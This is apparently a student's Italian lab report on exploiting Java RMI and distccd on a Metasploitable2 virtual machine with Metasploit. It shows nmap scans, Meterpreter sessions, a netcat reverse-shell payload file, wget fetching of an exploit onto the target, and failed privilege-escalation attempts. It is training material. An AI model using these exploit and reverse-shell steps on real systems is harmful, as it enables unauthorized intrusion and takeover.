S7-L5
Exploit Java-RMI con Metasploit

Emanuele Benedetti | 24 gennaio 2025

Consegna

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

Requisiti dell'esercizio

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.77.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.77.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
    1. configurazione di rete
    2. informazioni sulla tabella di routing della macchina vittima

Bonus 1

Effettuare l'attacco sul servizio **distccd** (da Kali contro Metasploitable) e dopo realizzare una privilege escalation per diventare root . Documentare e spiegare accuratamente i passaggi del privilege escalation

Bonus 2


Effettuare una simulazione di un attacco al sito *http://testphp.vulnweb.com/* passando da TOR. Lo scopo dell'esercizio non è riuscire nell'attacco ma appunto attaccando dall'interno della rete TOR.

Svolgimento

Configurazione delle macchine


Ho inizialmente impostato entrambe le macchine su "*rete interna*" tramite le impostazioni di rete di VirtualBox. La consegna richiede di configurare la macchina attaccante Kali Linux con indirizzo IP 192.168.77.111 e la macchina target Metasploitable2 con indirizzo IP 192.168.77.112.

Ho utilizzato il comando *sudo ip addr add 192.168.77.111/24 dev eth0* su Kali



e *sudo ip addr add 192.168.77.112/24 dev eth0* su Metsaploitable2

Ho infine verificato le configurazioni di rete digitando *ip a* su Kali e *ifconfig* su Meta:



Preparazione dell'attacco

Ho eseguito una scansione con *nmap* per verificare i servizi attivi sulla macchina target. Tramite il comando *nmap -sV -T4 192.168.77.112* ho hottenuto:

```
┌──(kali㉿kali)-[~]
└─$ nmap -T4 -sV 192.168.77.112
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-24 09:39 CET
Nmap scan report for 192.168.77.112
Host is up (0.0017s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:1E:32:03 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Come vediamo la porta 1099 è aperta ed ospita il servizio *java-rmi* oggetto del nostro attacco. Ho eseguito un'ulteriore scansione con nmap per verificare se il tool trovasse qualche vulnerabilità sul servizio tramite il comando *nmap -T4 –script vuln –p 1099 192.168.77.112*.


```
┌──(kali㉿kali)-[~]
└─$ nmap -T4 --script vuln -p 1099 192.168.77.112
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-24 09:42 CET
Nmap scan report for 192.168.77.112
Host is up (0.00034s latency).

PORT     STATE SERVICE
1099/tcp open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
MAC Address: 08:00:27:1E:32:03 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Come da aspettative ci viene fornita l’informazione che il servizio alla porta 1099 potrebbe essere vulnerabile a causa delle configurazioni di default.


Esecuzione dell’attacco

Ho avviato il tool Metasploit framework con il comando *msfconsole* per cercare degli exploit da sfruttare.


Una volta aperta la console ho cercato degli attacchi con *search java-rmi*.



Otteniamo molti exploit, noi selezioniamo quello che sfrutta la vulnerabilità delle configurazioni di default tramite *use 8*. Controlliamo le opzioni dell'exploit e del payload tramite *show options*.



Settiamo correttamente RHOSTS con *set rhosts 192.168.77.112* e LHOST con *set lhost 192.168.77.111*.



Siamo ora pronti a lanciare l'attacco con il comando *exploit*.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.77.111:4444
[*] 192.168.77.112:1099 - Using URL: http://192.168.77.111:8080/SFUsDFMF
[*] 192.168.77.112:1099 - Server started.
[*] 192.168.77.112:1099 - Sending RMI Header ...
[*] 192.168.77.112:1099 - Sending RMI Call ...
[*] 192.168.77.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.77.112
[*] Meterpreter session 1 opened (192.168.77.111:4444 → 192.168.77.112:34170) at 2025-01-24 10:21:14 +0100

meterpreter > 
```

L'exploit ha avuto successo e abbiamo ottenuto una shell avanzata Meterpreter.

Come richiesto dalla consegna raccogliamo informazioni sulla configurazione di rete con *ifconfig*

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.77.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe1e:3203
IPv6 Netmask : ::
```


E sulla tabella di routing con *route*

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.77.112  255.255.255.0  0.0.0.0
```

Bonus 1

Preparazione dell'attacco


Per effettuare l'attacco ho eseguito una scansione con nmap tramite il comando *nmap -p- -T4 192.168.77.112* per verificare se il servizio distcc fosse attivo sul target.



Il demone del servizio distcc è attivo sulla porta 3632.

Distcc è un servizio di compilazione distribuita che permette di accelerare la compilazione di software, sfruttando più macchine all'interno di una rete. In questo modo il carico di lavoro è condiviso, riducendo significativamente i tempi di compilazione.

Ho verificato se nmap trovasse delle vulnerabilità con *nmap --script vuln -T5 -p 3632 192.168.77.112*.



Anche in questo caso la risposta è positiva e possiamo provare ad ottenere l'accesso alla macchina tramite Metasploit.

Esecuzione dell'attacco

Ho avviato Metasploit con *msfconsole* e cercato exploit del servizio distcc tramite *search distcc*.

Nel database è presente un exploit che selezioniamo con *use 0*.

Elenchiamo i payload disponibili tramite *show payloads* e scegliamo quello che vogliamo utilizzare con *set payload 12*.

```
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                    .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl                  .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6             .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                  .                normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6             .                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                    .                normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                    .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash               .                normal  No     Unix Command Shell, Reverse TCP (/dev/tcp)
   8   payload/cmd/unix/reverse_bash_telnet_ssl    .                normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   9   payload/cmd/unix/reverse_openssl            .                normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   10  payload/cmd/unix/reverse_perl               .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   11  payload/cmd/unix/reverse_perl_ssl           .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   12  payload/cmd/unix/reverse_ruby               .                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   13  payload/cmd/unix/reverse_ruby_ssl           .                normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   14  payload/cmd/unix/reverse_ssl_double_telnet  .                normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/misc/distcc_exec) > set payload 12
payload ⇒ cmd/unix/reverse_ruby
```

Verifichiamo tutte le opzioni di exploit e payload con *show options*.

```
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    3632             yes       The target port (TCP)


Payload options (cmd/unix/reverse_ruby):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Settiamo correttamente RHOSTS con *set rhosts 192.168.77.112* e LHOST con *set lhost 192.168.77.111*.

```
msf6 exploit(unix/misc/distcc_exec) > set rhosts 192.168.77.112
rhosts ⇒ 192.168.77.112
msf6 exploit(unix/misc/distcc_exec) > set lhost 192.168.77.111
lhost ⇒ 192.168.77.111
```

Possiamo ora avviare l'exploit tramite il comando *exploit* e tentare l'accesso alla macchina target sfruttando la vulnerabilità trovata.

```
msf6 exploit(unix/misc/distcc_exec) > exploit
[*] Started reverse TCP handler on 192.168.77.111:4444
[*] Command shell session 1 opened (192.168.77.111:4444 → 192.168.77.112:47538) at 2025-01-24 10:47:18 +0100
```

L'attacco è andato a buon fine ed otteniamo una shell della macchina target. Possiamo verificare l'utente autenticato e i permessi tramite *whoami* e *id*.

```
whoami
daemon
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Purtroppo questa volta siamo autenticati con utente *daemon* e privilegi minimi sulla macchina. Per eseguire azioni sul target dobbiamo cercare di attuare un attacco di **privilege escalation**.

L'attacco *privilege escalation* è lo sfruttamento di una falla di un software applicativo o di un sistema operativo al fine di acquisire il controllo di risorse di macchina normalmente precluse a un utente o a un'applicazione. Un'applicazione con maggiori autorizzazioni di quelle previste dallo sviluppo originale o fissate dall'amministratore di sistema può permettere azioni impreviste e non autorizzate.


Ho cercato diversi modi per eseguire questo attacco.

Metodo 1

Il primo che ho provato ad eseguire è stato sfruttare la vulnerabilità di nmap presente in una versione molto vecchia sul target.

Il comando *ind / -user root -perm -4000 -exec ls -la {} \;* essenzialmente elenca i file che la macchina può eseguire come root.

Analizziamo l'output del comando:



come vediamo è effettivamente presente la entry *-rwsr-xr-x 1 root root 780676 Apr 8 2008 /usr/bin/nmap* ovvero il percorso di nmap.

Ho eseguito *nmap --version* per ottenere la versione

La versione attualmente in uso è ormai deprecata e presenta una vulnerabilità.
Ho eseguito quindi il comando *nmap --interactive* per utilizzare nmap in una modalità interattiva che era presente nelle vecchie versioni del tool.

Esegui il comando *!sh* e verifico nuovamente i privilegi.

Purtroppo tutti i metodi online con nmap che utilizzavano questa tecnica hanno funzionato ma non sono riuscito ad ottenere i privilegi di root.

Metodo 2

Il secondo metodo che ho provato invece è più articolato e complesso.

La prima cosa che ho fatto è stata enumerare i processi in esecuzione sulla macchina target con *ps aux* .

```
root      2207  0.0  0.0      0     0 ?        S<   07:45   0:00 [scsi_eh_2]
root      2365  0.2  0.1   2216   684 ?        S<s  07:45   0:00 /sbin/udevd --daemon
root      2595  0.0  0.0      0     0 ?        S<   07:45   0:00 [kpsmoused]
```

In particolar modo sono interessato al servizio udevd perché esiste un exploit per una vulnerabilità di questo servizio. Ne verifico la versione con *dpkg -l | grep "udev"*.

Ricerco nel database di exploit-db presente su Kali un exploit noto per questa versione del servizio. Il comando *searchsploit udev* mostra 4 risultati. (É possibile verificare l'esistenza di exploit di privilege escalation anche tramite il sito online di exploit-db, ricercando privilege escalation e filtrando per versioni del S.O.)

Quello che interessa a noi è il secondo file chiamato 8572.c.

```
┌──(kali㉿kali)-[~]
└─$ searchsploit udev
------------------------------------------------------ ---------------------------------
 Exploit Title                                        |  Path
------------------------------------------------------ ---------------------------------
Linux Kernel 2.6 (Debian 4.0 / Ubu                    | linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubuntu                     | linux/local/8572.c
Linux Kernel 4.8.0 UDEV < 232 - Lo                    | linux/local/41886.c
Linux Kernel UDEV < 1.4.1 - 'Netli                    | linux/local/21848.rb
------------------------------------------------------ ---------------------------------
```

Per spostare il file da Kali al target avvio il server Apache su Kali con *sudo service apache2 start*. Sposto il file in una cartella accessibile con *sudo cp /usr/share/exploitdb/exploits/linux/local/8572.c /var/www/html*.

Nella shell di Metasploit utilizzo wget per importare il file nella directory del target con *wget 192.168.77.111/8572.c -O msp2.c*.

```
wget  192.168.77.111/8572.c -O msp2.c
ls -l
total 4
-rw------- 1 tomcat55 nogroup    0 Jan 24 07:46 4526.jsvc_up
-rw-r--r-- 1 daemon   daemon  2757 Jan 24 07:54 msp2.c
```

Come vediamo il file è presente nella directory /tmp su Metasploitable. Leggendo il file .c viene spiegato l'utilizzo

```
Usage:

  Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,
  usually is the udevd PID minus 1) as argv[1].
```

Quando l'exploit viene eseguito avvia un file chiamato *run* presente nella stessa cartella.
Nella shell creo quindi un nuovo file come mostrato in figura:

```
touch run
echo '#!/bin/sh' > run
echo '/bin/netcat -e /bin/sh 192.168.77.111 5555' >> run
```

Questo file verrà usato come payload per l'exploit udev.

Compilo il codice c tramite gcc con *gcc msp2.c -o msp2* e verifico che tutti i file necessari siano presenti nella directory con *ls*.

```
ls
4526.jsvc_up
msp2
msp2.c
run
```

Cerco il *process id* di udev netlink tramite *cat /proc/net/netlink*

```
cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
de313800 0   0      00000000 0        0        00000000 2
df8baa00 4   0      00000000 0        0        00000000 2
dd659000 7   0      00000000 0        0        00000000 2
ddc12c00 9   0      00000000 0        0        00000000 2
ddc0fc00 10  0      00000000 0        0        00000000 2
df9e6e00 15  2364   00000001 0        0        00000000 2
de313c00 15  0      00000000 0        0        00000000 2
```

Il processo è identificato dall'id 2364.

Avvio una sessione netcat per ascoltare le connessioni sulla macchina Kali tramite il comando *nc -lvnp 5555*.

```
┌──(kali㉿kali)-[/var/www/html]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
```

Rendo il programma compilato un eseguibile con il comando *chmod +x msp2* per poterlo eseguire e lo avvio con *./msp2 2364* (pid precedentemente cercato)

Anche in questo caso il processo dovrebbe avermi consentito di ottenere il terminale con accesso root ma purtroppo non riesco a capire per quale motivo non ha funzionato

```
┌──(kali㉿kali)-[/var/www/html]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
```

La sessione netcat non è riuscita a catturare il traffico ed infatti provando il comando *whoami* non otteniamo alcun risultato.

Purtroppo ho provato tutti i metodi trovati online ma non sono riuscito a portare a termine con successo l'attacco di privilege escalation.


Bonus 2

Il bonus richiede di simulare un attacco al sito http://testphp.vulnweb.com passando da tor.

Tor, abbreviazione di The Onion Router, è una rete open source che consente la navigazione web anonima instradando il traffico Internet attraverso una serie di server gestiti da volontari. Aiuta a proteggere la privacy degli utenti nascondendo la loro posizione e l'attività online.

Configurazione della macchina


Per eseguire questo esercizio bonus ho impostato la macchina Kali su NAT tramite VirtualBox per avere accesso ad internet sulla macchina virtuale.
Ho inoltre eliminato gli indirizzi IP configurati manualmente sulla macchina e impostato l'acquisizione dell'indirizzo tramite server DHCP.
Ho infine verificato che tutto fosse stato eseguito correttamente tramite *ip a*.



